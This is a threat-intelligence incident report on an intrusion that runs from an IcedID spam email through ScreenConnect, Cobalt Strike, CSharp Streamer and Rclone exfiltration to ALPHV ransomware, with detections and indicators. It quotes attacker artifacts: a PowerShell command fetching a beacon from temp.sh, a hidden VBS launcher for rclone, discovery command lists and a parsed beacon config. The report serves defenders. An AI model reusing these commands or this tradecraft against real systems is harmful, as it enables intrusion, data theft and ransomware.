THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

REPORTS ANALYSTS SERVICES

Friday, November 01, 2024

ACCESS DFIR LABS MERCHANDISE SUBSCRIBE

CONTACT US

THREAT INTELLIGENCE DETECTION RULES DFIR LABS MENTORING & COACHING PROGRAM

CASE ARTIFACTS

alphv cobaltstrike icedid ransomware

IcedID Brings ScreenConnect and CSharp Streamer to ALPHV Ransomware Deployment

June 10, 2024

Key Takeaways

- In October 2023, we observed an intrusion that began with a spam campaign, distributing a forked IcedID loader.
- The threat actor used Impacket's wmiexec and RDP to install ScreenConnect on multiple systems, enabling them to execute various commands and deploy Cobalt Strike beacons.
- Their toolkit also included CSharp Streamer, a RAT written in CSharp with numerous functionalities, as documented here.
- The attacker used a custom tool to stage, and exfiltrate data, using Rclone.
- Eight days after initial access, ALPHV ransomware was deployed across all domain joined Windows systems.

An audio version of this report can be found on Spotify, Apple, YouTube, Audible, & Amazon.

The DFIR Report Services

→ Click here to access the DFIR Lab related to this report ←

Five new sigma rules were created from this report and added to our Private sigma Rules

Our Threat Feed was tracking the Cobalt Strike server in this case days before this case.

- **Private Threat Briefs:** Over 25 private reports annually, such as this one but more concise and quickly published post-intrusion.
- **Threat Feed:** Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- **All Intel:** Includes everything from Private Threat Briefs and Threat Feed, plus private events, long-term tracking, data clustering, and other curated intel.
- **Private Sigma Ruleset:** Features 100+ Sigma rules derived from 40+ cases, mapped to ATT&CK with test examples.
- **DFIR Labs:** Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Contact us today for a demo!

Table of Contents:

Case Summary

This intrusion began in October 2023 with a malicious email that enticed the recipient to download a zip archive containing a Visual Basic Script (VBS) and a benign README file. We assess with high confidence that this email was part of a spam campaign delivering a forked variant of IcedID. First reported by ProofPoint in February 2023, this forked IcedID variant lacks banking functionality and prioritizes payload delivery. Upon user interaction with the archive's contents, the VBS file was executed, initiating the embedded forked IcedID loader.

This was followed by the creation of a scheduled task to maintain persistence on the beachhead. The forked IcedID loader then communicated with a command and control server, leading to the dropping and execution of another IcedID DLL. Approximately two minutes after execution, the first round of discovery was observed using Windows native binaries, mirroring the activity seen in previously reported IcedID cases.

Around two hours into the intrusion, the threat actor installed ScreenConnect on the beachhead using a renamed installer binary, "toovey.exe." They executed multiple commands on the host via ScreenConnect. These commands included Windows utilities such as nltest and net for reconnaissance. They also used PowerShell cradles, bitsadmin, and certutil to attempt retrieval of Cobalt Strike beacons on the beachhead. They had a few stumbles while trying to download the

Cobalt Strike beacons using temp.sh, resulting in downloading the HTML of the website rather than their intended payload file.

Once the Cobalt Strike beacons were executed, they established communication with the Cobalt Strike command and control server. Within 20 minutes of this activity, a new payload, cslite.exe (CSharp Streamer C2), was dropped on the beachhead. CSharp Streamer is a multi-function remote access trojan that was first reported in 2021. During this intrusion, it was first used to access the LSASS process on the beachhead for credential access; and around 40 minutes after that, the threat actor performed a dcsync operation from the beachhead host to one of the domain controllers. The threat actor then copied a renamed ScreenConnect installer from the beachhead to a domain controller over SMB. The installation was completed using Impacket’s wmiexec script to remotely run the ScreenConnect installer.

After installing ScreenConnect, we observed a log in to the domain controller using ScreenConnect to access the host. During this session, the threat actor dropped several CSharp Streamer payloads. Although they executed the files, we did not observe any network traffic to a command and control server at that time. Activity then ceased for approximately eight hours.

On the second day, the threat actor returned and performed network discovery on the domain controller using SoftPerfect’s network scanner. They then initiated an RDP connection from the domain controller to a backup server. The threat actor reviewed backups and running processes before dropping both a CSharp Streamer binary and a previously used ScreenConnect installer. These were then executed over the RDP session. Next, a Cobalt Strike beacon was run, and LSASS was accessed on the host.

Around eleven hours later, the threat actor dropped several Cobalt Strike beacons and attempted to execute them; however, no new command and control traffic was observed. The threat actor quickly removed the files. Four hours later, another ScreenConnect installer was dropped on the backup server and executed using wmiexec. A new RDP connection was then initiated to a second domain controller, and netscan was run again. Following this, ScreenConnect was installed on the second domain controller, and an RDP session was started from this domain controller to a file server. On the file server, both a Cobalt Strike beacon and the ScreenConnect installer were dropped and executed via the RDP session.

After three days of no significant activity, the threat actor returned. They dropped and executed a new ScreenConnect installer on the backup server via wmiexec and ran netscan again. Using RDP, they connected to the file server and used Mozilla Firefox to preview a few financial documents before running netscan there as well.

The following day, a custom tool named "confucius_cpp" was dropped on the file server. Its functionalities included aggregation, staging, and compression of sensitive files. We observed the threat actor performing Google searches for the keyword "rclone" and subsequently downloading the rclone application on the file server. Instead of direct execution, the Rclone binary was started using a VBS script. Upon execution of this script, the previously staged data was successfully exfiltrated using Rclone to a remote server.

On day seven of the intrusion, a RDP connection was initiated from the beachhead to the backup and the file server using CSharp Streamer. New ScreenConnect installers appear yet again and followed the same WMI execution pattern as before.

On the final day of the intrusion, the threat actor proceeded to push toward their final objectives. From the backup server, they ran a fresh netscan sweep and began staging both a ScreenConnect installer and an ALPHV ransomware binary. First, they used xcopy to stage the ScreenConnect installer across all Windows hosts in the domain and then executed it using a WMI command. This was then repeated for the ALPHV ransomware payload. During the execution, we observed the threat actor deleting all the backups interactively. Upon completion of the ransomware execution, a ransom note was left behind on the hosts. The time to ransomware (TTR) was around 180 hours, over the course of 8 days.

If you would like to get an email when we publish a new report, please subscribe here.


Analysts

Analysis and reporting completed by @yatinwad, and UC2.

Initial Access

Initial access began with a malicious e-mail. The malicious spam campaign can be linked to a publicly reported campaign from @JAMESWT_MHT encouraging victims to download and open a ZIP archive.

Once the ZIP file was extracted the user was presented with a Readme and a Visual Basic Script (VBS) file.



```
Document[2023.10.11_08-07].vbs
Readme[2023.10.11_08-07].txt
```

```
You can discover the pitch followed below, attached
with this particular email message. Please remember
to give it a read and of course email or give me a
call in case any questions arise.
```

WScript.exe was called when executing the script, which starts the infection.

The script embeds a DLL in a slightly obfuscated form and base64 encodes it, saves it in C:\Windows\Temp\0370-1.dll and then executes said DLL through regsvr32.

This DLL is an IcedID loader as observed with sandboxing here. The infection chain was concluded by the loader dropping and executing another IcedID DLL via rundll32.

Execution

ScreenConnect

Once IcedID was operational, the threat actor used it to install the RMM tool ScreenConnect, renamed as toovey.exe.

Throughout the intrusion the threat actor dropped several more renamed ScreenConnect installers, usually employed after moving laterally to a new host and then executing it through Impacket's wmiexec.py script:

Besides execution with wmiexec.py, some installers were executed during the threat actor RDP sessions:

ScreenConnect was then used to execute various commands. This can be observed in logs, as ScreenConnect drops the desired script on disk, followed by the corresponding interpreter, as discussed in a previous report. This can be seen in various events, such as Security Event ID 4688 or Sysmon Event 1, as displayed below.

Cobalt Strike

As in most intrusions we document, Cobalt Strike beacons were used in this intrusion. On the beachhead host, using ScreenConnect, the threat actor tried to download malicious Cobalt Strike beacons using bitsadmin, without success.

Besides process creation event logs, bitsadmin downloads can also be detected via event ID 59 and 60 of “Microsoft-Windows-Bits-Client/Operational” log.

Following this failure, they used another LOLBin named certutil to download their payloads, again via ScreenConnect. This behavior was repeated to download other Cobalt Strike beacons.

PowerShell was another tool used to retrieve Cobalt Strike beacons, again with some failures, and yet again using ScreenConnect.

In addition to the previously mentioned methods of retrieving additional payloads, there was another instance where the attackers used temp.sh to host their malware. However, a failure occurs when attempting to directly download a file from these links. Instead of obtaining the actual file, users end up downloading an HTML presentation page that prompts them to click a link to retrieve the file.

```
powershell Invoke-WebRequest "http://temp.sh/VSlAV/http64.exe" -OutFile
C:\programdata\rr.exe
```

On another occasion, PowerShell usage was successful, and in those cases using Sysmon's events we can trace child processes from PowerShell ParentCommandLine. For instance, the following display shows a payload used to launch https64.dll, another Cobalt Strike beacon.

Because the beacon was using plain HTTP, the retrieved PowerShell payload can be extracted from the network communications.

As documented in Cobalt Strike, a Defender's Guide part 1 and part 2, the attackers used Cobalt Strike's default pipe names, which can be easily detected.

Impacket

As part of their toolkit, the threat actor used Impacket's wmiexec.py script to perform actions. This activity can be easily observed in logs because of the default redirect of its output to \\127.0.0.1\ADMIN$\__%timestamp% (as visible in the source code).

CSharp Streamer

During the intrusion, the threat actor deployed a binary named “cslite.exe” on the beachhead host. Upon investigation, we identified this binary as a RAT known as CSharp Streamer, thanks to an excellent write-up by Hendrik Eckardt. This malware combines many different functions and is a very capable remote access trojan. During this intrusion, we observed it dumping credentials, proxying RDP traffic, and providing command and control communications for the threat actor.

We were able to confirm the tool using memory analysis, and identifying known functions and commands in the previously linked report.

When executed, the tool writes a .NET executable to the %USERPROFILE%\AppData\Local\Temp folder using a .tmp extension and then loads it into memory, as seen in the Sysmon Event ID 7 event:

Using dynamic analysis from running the sample in a malware analysis sandbox, we can observe the injected .NET assemblies:

Persistence

IcedID

IcedID registered a scheduled task for persistence, in the same manner as documented in several other reports.

The task was registered to be executed every hour after logon as indicated respectively by the following XML tags:

```
<Interval>PT1H</Interval>
```

```
<LogonTrigger id="LogonTrigger"><Enabled>true</Enabled></LogonTrigger>
```

ScreenConnect

Upon installation, ScreenConnect persists across reboots with an auto-start service. This can be seen using the built-in System event logs (event ID 7045).

Should the System event logs be unavailable (for instance if cleared by an threat actor), the service configuration is saved inside the SYSTEM registry file, which can be analyzed using Eric Zimmerman's Registry Explorer tool, in the HKLM\CurrentControlSet\Services\ location.

Anomali Threat Research explained the parameters in their article :

- *e* as session type, can be *Support*, *Meeting*, *Access*.
- *y* as process type, can be *Guest* or *Host*.
- *h* as the URI to the relay service's URI.
- *p* as the relay service's port.
- *s* as a globally unique identifier for client identification.
- *k* as the encoded encryption key, used for identity verification.
- *t* as the optional session name.

Defense Evasion

Upon moving laterally to a backup server, we observed Cobalt Strike injection into legitimate process “winlogon.exe” and “rundll32.exe”.

By relying on memory captures, defenders may also have other detection methods. Here, by processing the acquired memory with MemprocFS and using the findevil command, we can find an injected beacon in winlogon.exe.

During the intrusion, the threat actor deleted the renamed ScreenConnect installers from the backup server and the file server using the “del” command, in an attempt to cover their tracks.

Credential Access

Credentials were extracted from LSASS (Local Security Authority Subsystem), a technique commonly seen during similar intrusions. On day one, through hands-on activity, the threat actor executed cslite.exe (a CSharp Streamer file dropped on the Desktop of a compromised user), which was used to access the LSASS process. Process access can be seen using Sysmon event ID 10, as displayed below.

Microsoft documented the granted accesses, which are the following:

- 0x1010: PROCESS_QUERY_LIMITED_INFORMATION (0x1000) and PROCESS_VM_READ (0x0010)
- 0x1FFFFF: PROCESS_ALL_ACCESS

Another data point to look for is the UNKNOWN string in the CallTrace, which indicates Sysmon was not able to resolve the address of code from where the OpenProcessfunction was called, potential indication of a DLL in memory.

We also were able to collect memory and scan it with various YARA rules, confirming the use of a Mimikatz implementation with several rule hits for the cslite.exe memory space and file:

In another instance, we saw LSASS being accessed by WerFault.exe, with PROCESS_ALL_ACCESS granted. This should happen rarely in a production environment, and once again, the CallTrace can also help as CallTrace with ntdll.dll, dbghelp.dll or dbgcore.dll (source 1, source 2) should be monitored.

Finally, on the second day, we can see yet another access to LSASS, this time from rundll32.exe, once again using access 0x1010 and with UNKNOWN in the CallTrace. This time, rundll32.exe was spawned by PowerShell, which was tasked to download and execute a Cobalt Strike beacon.

Around 40 minutes after the LSASS dump by the “cslite.exe” executable, we observed a traffic spike from the beachhead host to a domain controller. Reviewing this network traffic using the Suricata rules from Didier Stevens, we discovered potential Mimikatz dcsync activity between the hosts.

At the same time we found Event ID 4662 logs on the domain controller, confirming a sync operation requested by the “Administrator” account:

Specifically, we were looking for the Domain-DNS Class(object) — Schema GUID: 19195a5b-6da0–11d0-afd3–00c04fd930c9 and DS-Replication-Get-Changes-All — Schema GUID: 1131f6ad-9c07–11d1-f79f-00c04fc2dcd2 as explained in this SpectreOps post, to detect this dcsync activity.

Using these two points of evidence, we can say with good confidence that the threat actor performed a dcsync operation.

Discovery

Minutes after the initial compromise, a first round of discovery was observed using native Windows built-in utilities, spawning from the IcedID malware.

```
cmd.exe /c chcp >&2
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
```

Later on, the threat actor used ScreenConnect to run other discovery commands, on several occasions

```
nltest  /dclist:
net  group "domain admins" /domain
net  group "Domain Computers" /domain
net  group "domain admins" /domain
net  group "enterprise admins" /domain
nltest  /dclist:
net  group "domain admins" /domain
quser
ipconfig  /all
net  group "domain computers" /domain
systeminfo
route  print
nltest  /dclist:
```

On day two, day five, and day eight, the threat actor performed rounds of network discovery using SoftPerfect netscan.

Each time, the scan goes over the same IP address space, and scans for the ports 135 (RPC), 445 (SMB) and 3389 (RDP), with a few extras related to the Veeam backup solutions.

Lateral Movement

The renamed ScreenConnect installer was copied from the beachhead to domain controllers, a backup server, and a file server using SMB. As explained in the execution section, the installer was also executed via Impacket's wmiexec.py script, which resulted in the ScreenConnect installation. Multiple commands were executed on the compromised hosts via ScreenConnect command functionality.

Event ID 5145 logs:

RDP was used extensively during the intrusion by the threat actor to move laterally.

While the threat actor most frequently used the native Windows RDP clients, on at least one occasion they proxied their RDP session via the CSharp Streamer.

When doing this, they left a trace of their remote host name logged under Event ID 4778:

```
77724F2
```

Collection

Before initiating the exfiltration process, a custom tool called confucius_cpp.exe was dropped on a file server. This tool was used to aggregate, stage, and compress sensitive data files, using LDAP and creating multiple ZIP archives.

As seen when executing the tool in a lab environment, the LDAP query with search filter (&(objectClass=computer)) is first made to look for computers, as documented in Microsoft learn website.

Once the LDAP query is complete, the tool enumerates shared folders, filtering out some uninteresting folders such as NETLOGON or SYSVOL.

On each selected folder, the tool will look for files based on keywords (in the screenshot they're after the words *security_reports* and *finance*) before compressing data. This automates the collection phase, ensuring swift action across the whole network.

The attacker also installed Firefox to preview a few documents. This can be seen by looking at the process command line, which contains the url argument, as displayed below.

Command and Control

The threat actor leveraged the following methods to access the hosts within the network:

- IcedID
- Cobalt Strike
- CSharp Streamer
- ScreenConnect

IcedID

The forked IcedID loader established connection to command and control server modalefastnow[.]com over port 443, which resolved at the time to 212.18.104.12. The contents of the network connection matched a malware rule in the Emerging Threats Open ruleset "ET MALWARE Win32/IcedID Request Cookie".

After the initial infection, the second stage IcedID DLL communicated with the following C2 servers:

IP	Port	Domain	JA3
173.255.204.62	443	jkbarmossen[.]com	a0e9f5d64349fb13191bc781f81f42e1
94.232.46.27	443	evinakortu[.]com	a0e9f5d64349fb13191bc781f81f42e1, 1138de370e523e824bbca92d049a3777
94.232.46.27	443	hofsaalos[.]com	a0e9f5d64349fb13191bc781f81f42e1 1138de370e523e824bbca92d049a3777

77.105.140.181	443	jerryposter[.]com	a0e9f5d64349fb13191bc781f81f42e1
77.105.142.135	443	skrechelres[.]com	a0e9f5d64349fb13191bc781f81f42e1
212.18.104.12	443	modalefastnow[.]com	a0e9f5d64349fb13191bc781f81f42e1

```
ja4: t12d190800_d83cc789557e_7af1ed941c26
ja4: t10d070700_c50f5591e341_c39ab67fec8e
ja4s: t120400_c030_12a20535f9be
ja4x: 96a6439c8f5c_96a6439c8f5c_795797892f9c
```

Cobalt Strike

The threat actor dropped Cobalt Strike beacons across hosts during the intrusion, communicating with the following IP addresses.

IP	Port	Domain	JA3	JA3s	AS Organization	ASN	Geolocatio Country
85.209.11.48	80	N/A	N/A	N/A	Chang Way Technologies Co. Limited	57523	Russia

The DFIR Threat intelligence feeds tracked this infrastructure as a live Cobalt Strike server starting 2023-09-29 through 2023-10-30.

The following URIs were accessed for 85.209.11.48:

Using MemProcFS to process the memory from the backup server, we were able to extract the minidump for the injected Cobalt Strike process. Using the minidump, the beacon configuration was able to be parsed using 1768.py:

```
File: minidump.dmp
Config found: xorkey b'.' 0x00000000 0x00010000
0x0001 payload type                     0x0001 0x0002 0 windows-
beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 80
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0007 publickey                        0x0003 0x0100
30819f300d06092a864886f70d010101050003818d0030818902818100a70991d69d816a6
01ffa80976473830f0d3b41276d2790401ddedb18e2d3cab3c315e3222325be42b65adb28
78f33f5a03ff5010b23e842a510c1482ad6a42f1e7e5726eb31813e7437640ed7879955f4
01e172c34d3517241596dd41f8e48d3d1b1c288e6c8752ff65dc27acccba4ba9cd6d0e4de
6196cea4da480d3b99d0ed0203010001000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0 Has known private key
0x0008 server,get-uri                   0x0003 0x0100
```

```
'85.209.11.48,/load'
0x0043 DNS_STRATEGY                     0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS      0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X              0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS        0x0002 0x0004 -1
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040
'%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                      0x0003 0x0040
'%windir%\\sysnative\\rundll32.exe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 1580103824 Stats
uniques -> ips/hostnames: 210 publickeys: 92
0x0026 bStageCleanup                    0x0001 0x0002 0
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0009 useragent                        0x0003 0x0100 'Mozilla/5.0
(compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0; BOIE9;ENUS)'
0x000a post-uri                         0x0003 0x0040 '/submit.php'
0x000b Malleable_C2_Instructions        0x0003 0x0100
  Transform Input: [7:Input,4]
   Print
0x000c http_get_header                  0x0003 0x0200
  Build Metadata: [7:Metadata,3,6:Cookie]
   BASE64
   Header Cookie
0x000d http_post_header                 0x0003 0x0200
  Const_header Content-Type: application/octet-stream
  Build SessionId: [7:SessionId,5:id]
   Parameter id
  Build Output: [7:Output,4]
   Print
0x0036 HostHeader                       0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                      0x0001 0x0002 1
0x0023 proxy_type                       0x0001 0x0002 2 IE settings
0x003a TCP_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
```

```
0x0039 SMB_FRAME_HEADER                 0x0003 0x0080 '\x00\x04'
0x0037 EXIT_FUNK                        0x0001 0x0002 1
0x0028 killdate                         0x0002 0x0004 0
0x0029 textSectionEnd                   0x0002 0x0004 0
0x002b process-inject-start-rwx         0x0001 0x0002 64
PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 64
PAGE_EXECUTE_READWRITE
0x002d process-inject-min_alloc         0x0002 0x0004 0
0x002e process-inject-transform-x86     0x0003 0x0100 (NULL ...)
0x002f process-inject-transform-x64     0x0003 0x0100 (NULL ...)
0x0035 process-inject-stub              0x0003 0x0010
'"+\x8f\'Ûß°\x8dÝU\x9eì¢~¦H'
0x0033 process-inject-execute           0x0003 0x0080 '\x01\x02\x03\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.3 (max 0x0046)
Sanity check Cobalt Strike config: OK
Sleep mask 64-bit 4.2 deobfuscation routine found: 0x005e2f3f
Sleep mask 64-bit 4.2 deobfuscation routine found: 0x00624b3f
```

CSharp Streamer

The “cslite.exe” CSharp Streamer executable communicated to the IP address 109.236.80.191. During the intrusion, we observed traffic to it across various ports, including 135, 139, 80, 443, and 3389. Most traffic was observed at 443 and 3389. Looking at the memory of the “cslite.exe” run in a sandbox, we can extract the configured communication preferences for the trojan:

The malware uses WebSockets for communication, as observed with the wss:// in the URL. We also see that the communication was setup to use socket.io, to proxy the communication. And if the malware cannot reach a specific port, it rotates through a list of various ports, likely to both evade ports blocked in the victim firewall and help obfuscate communication by changing the port in use throughout an intrusion.

IP	Port	Domain	Ja3	Ja3s
109.236.80.191	443	www.i2rtqyj[.]ekz	c12f54a3f91dc7bafd92cb59fe009a35	394

```
ja4: t12i210600_76e208dd3e22_2dae41c691ec
ja4s: t120200_c02f_ec53b3cc8a64
ja4s: t120400_c02f_12a20535f9be
ja4x: bbd6cc0fca29_4ce939b68fae_79faaa53868b
```

During the intrusion, we observed several Zeek notice messages alerting on the self-signed certificate used by the CSharp Streamer command and control server.

ScreenConnect

Post the initial forked IcedID loader infection, the threat actor deployed ScreenConnect on the beachhead using a renamed binary “toovey.exe”. Later, ScreenConnect was installed on multiple systems by dropping renamed installer and executing it through Impacket’s wmiexec.py script.

Exfiltration

While Firefox was used to preview documents, it was also used to download Rclone. When the process command line is not available, defenders can look for web history artifacts. In Firefox, web history artifacts are well documented and can be directly looked at using an SQLite browser.

Rclone was dropped on the file server. This can be detected by looking at file creation, for instance using the event ID 11 from Sysmon.

Rclone was not directly started, but was launched though a VBS script named nocmd.vbs, which itself executes rcl.bat, which in turn executes Rclone.

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "c:\programdata\rcl.bat" & Chr(34), 0
Set WshShell = Nothing
```

Before that, the threat actor used the config Rclone command, which performs the following action according to the documentation:

> enter an interactive configuration session where you can setup new remotes and manage existing ones

Upon execution, network artifacts show an increase in egress traffic to the exfiltration server on port 22 (SSH). Increase of egress traffic, especially to previously unknown hosts or suspicious ports can be used to detect early exfiltration attempts. Indeed, below is presented a chart of traffic to port 22 during the whole course of this intrusion.

Exfiltration Server data:

IP	Port	Domain	AS Organization	ASN	Geolocation Country
217.23.12.8	22	N/A	WorldStream B.V.	49981	Netherlands

Impact

On the eighth day of the intrusion, the threat actor moved toward their final objective, deploying ALPHV Ransomware. This started with the threat actor staging two files on the backup server.

“setup.exe,” which was dropped twice, was just the latest ScreenConnect installer the adversary employed during the intrusion. “BNUfUOmFT2.exe” was the ransomware binary.

First, they used the xcopy Windows utility to move the ScreenConnect installer across the domain in the root of C$:

Second, they remotely ran the installer on hosts using WMI commands:

Third, they repeated the process, copying the ransomware payload from the backup server to the domain joined hosts in the network.

Finally, they used this same method to execute the ransomware remotely via WMI:

On the remote hosts, the “WMIPrvSE.exe” was observed executing the task.

During the ransomware deployment phase, we observed the threat actor deleting all the backups interactively.

After completing the encryption of files, the following note was left on the infected hosts with the call out to review Twitter to associate the group:

Timeline

Diamond Model

Indicators

Atomic

```
CobaltStrike
85.209.11[.]48

CSharp Streamer
109.236.80[.]191

Data exfiltration
217.23.12[.]8

Forked IcedID Loader
212.18.104[.]12 / modalefastnow[.]com

2nd Stage IcedID payload
92.118.112[.]113 / hofsaalos[.]com
```

```
173.255.204[.]62 / jkbarmossen[.]com
94.232.46[.]27 / evinakortu[.]com
77.105.140[.]181 / jerryposter[.]com
77.105.142[.]135 / skrechelres[.]com

URLs
http[:]//85.209.11[.]48:80/download/test1.exe
http[:]//85.209.11[.]48:80/download/http64.exe
http[:]//85.209.11[.]48:80/download/csss.exe
http[:]//85.209.11[.]48:80/ksajSk
http[:]//85.209.11[.]48:80/ksaid
http[:]//temp[.]sh/VSlAV/http64.exe
```

Computed

```
 cscs.exe
         99d8c3e7806d71a2b6b28be525c8e10e
         59791ec1c857d714f9b4ad6c15a78191206a7343
         5d1817065266822df9fa6e8c5589534e031bb6a02493007f88d51a9cfb92e89b

cscss.exe
         08fcf90499526a0a41797f8fdd67d107
         7d130ace197f4148932306facfc8d71fa8738d86
         c2ddb954877dcfbb62fd615a102ce5fa69f4525abc1884e8fe65b0c2b120cfd4

cscssss.exe
         26239fa16d0350b2224bfb07e37cbd84
         8837ad1bafb56019a46822da0ed8b468f380c80d
         7d2e705dcaa9f36fb132b7ff329f61dd5d0393c28dcd53b2be1e3ba85c633360

 ccs.exe
        2b1b2b271bc78e67beca2dcd04354189
        c83da151f26a58aecb24fc6ba4945acb934ee954
    bd4876f7efbd18a03bbb401a5dc77ed68ef95c72a3f7be83cef39a4515e0c476
```

```
rclone.exe
        581cfc2d4e02a16b9b2f8dcb70a46b8b
        1d345799307c9436698245e7383914b3a187f1ec
        9c5b233efb2e2a92a65b5ee31787281dd043a342c80c7ac567ccf43be2f2843f

BNUfUOmFT2.exe
        7ff0241b28d766198743d661a2f67620
        27acb306baec022a974db50a90f48183541e12fe
        94d6395dcab01250650e884f591956464d582a4f1f5da948055e6d2f0a215ace

confucius_cpp.exe
        fb34b1fb80b053e69d89af5330cd7d4b
        e97b00ef58fe081170137536f28df590dbb41a0e
        dfa8c282178a509346fb0154e6dbd5fbb0b56c38894ce7d244f5ca26d6820e67

cslite.exe
        642bf60f06bb043c4a74d0501597cf5e
        e1bc0c7cf030af31522c1160e0c70df5cecbb64a
        4103cc8017409963b417c87259af2a955653567cdbf7d5504198dd350f9ef9c1

https64.dll
        5548caa3b8cdd73b3a56f3f102942882
        e43ecd2f6859e4769028fbd7176bb3339393ea22
        d8f51dcfe928a1674e8d88029a404005ab826527372422cac24c81467440feb0

http64.dll
        0decfd5e200803523c0437ff7aac7349
        be8fd3c3507f02785da6f12c9b21ff73638cdf23
        cd0e941587672ab1517681a7e3b4f93a00020f8c8c8479a76b9e3555bcd04121

ccslt.exe
        5cbb08cd26162e8046df17d15ba6e907
        41f47f8ee34c9ae7a4bb43b71e3cc85266302e8e
        6a6cd64fba34aadad2df808b0fcab89ef26a897040268b24fed694036cc51d6a

iwiqocacod.dll
        efb019b1999d478a4161a030a5d9302e
        514ddcf981d7d8684b3ac20e902f5017292d51c5
        bc49622009b29c23ee762fe6f000936eb1c4c1b29496d5382f175c99ad941aac

JNOV0135_7747811.zip
        24701208c439b00a43908ae39bbf7de8
        25ef7044cdf9b7c17253625a2bd5d2d6fee44227
        3336bfde9b6b8ef05f1d704d247a1a8fd0641afaecc6a71f5cfa861234c4317b

[2023.10.11_08-07].vbs
        4ff5625e6bd063811ec393b315d2c714
        42b188e2e015a72accc50fcbde2d2c81f5258d0b
        5bab2bc0843f9d5124b39f80e12ad6d1f02416b0340d7cfec8cf7b14cd4385bf

0370-1.dll
        bf15a998fd84bee284ae9f7422bda640
        e51217efb6e33fca9f7c5f51e5c3a4ae50499a37
        fab34d1f0f906f64f95b9f244ae1fe090427e606a9c808c720e18e93a08ed84d

netscan.exe
        a768244ca664349a6d1af84a712083c0
        39300863bcaad71e5d4efc9a1cae118440aa778f
        e14ba0fb92e16bb7db3b1efac4b13aee178542c6994543e7535d8efaa589870c

nocmd.vbs
        d28271ed838464d1debab434ef6d8e37
        2741c136b92aca1e890d2b67084c6867d3cbaa87
        457a2f29d395c04a6ad6012fab4d30e04d99d7fc8640a9ee92e314185cc741d3

rcl.bat
        00c3f790f6e329530a6473882007c3e5
        b02db8c2b9614e986e58f6e31be686b418f9aba7
        6f3a02674b6bbf05af8a90077da6e496cc47dda9101493b8103f0f2b4e4fd958
```

Detections

Network

```
ET INFO Executable Download from dotted-quad Host
ETPRO HUNTING Windows BITS UA Retrieving EXE
ET HUNTING Suspicious BITS EXE DL From Dotted Quad
ET POLICY PE EXE or DLL Windows file download HTTP
ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response
ETPRO HUNTING Windows BITS UA Retrieving EXE M2
ETPRO POLICY Observed MS Certutil User-Agent in HTTP Request
ETPRO MALWARE Likely Evil Certutil Retrieving EXE
ThreatFox payload delivery (domain - confidence level: 100%)
ET MALWARE Terse alphanumeric executable downloader high likelihood of being hostile
ThreatFox Cobalt Strike botnet C2 traffic (ip:port - confidence level: 80%)
ET INFO Packed Executable Download
ET HUNTING GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1
ET MALWARE Cobalt Strike Beacon Observed
ET MALWARE Win32/IcedID Requesting Encoded Binary M4
ET MALWARE Win32/IcedID Request Cookie
ET SCAN Potential SSH Scan OUTBOUND
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Report Public Repo:

```
8a0d153f-b4e4-4ea7-9335-892dfbe17221: NetScan Share Enumeration Write Access Check
dfbdd206-6cf2-4db9-93a6-0b7e14d5f02f: CHCP CodePage Locale Lookup
```

DFIR Report Private Repo:

```
7019b8b4-d23e-4d35-b5fa-192ffb8cb3ee: Use of Rclone to exfiltrate data over an SSH channel
a09079c2-e4af-4963-84d2-d65c2fb332f5: Detection of CertUtil Misuse for Malicious File Download
6f77de5c-27af-435b-b530-e2d07b77a980: Impacket Tool Execution
6fc673ac-ec2f-4de8-8a14-a395f1b2b531: Potential CSharp Streamer RAT loading binary from APPDATA
879ddba7-5cb9-484f-88a4-c1d87034166f: Suspicious ScreenConnect Script Execution
```

Sigma Repo:

```
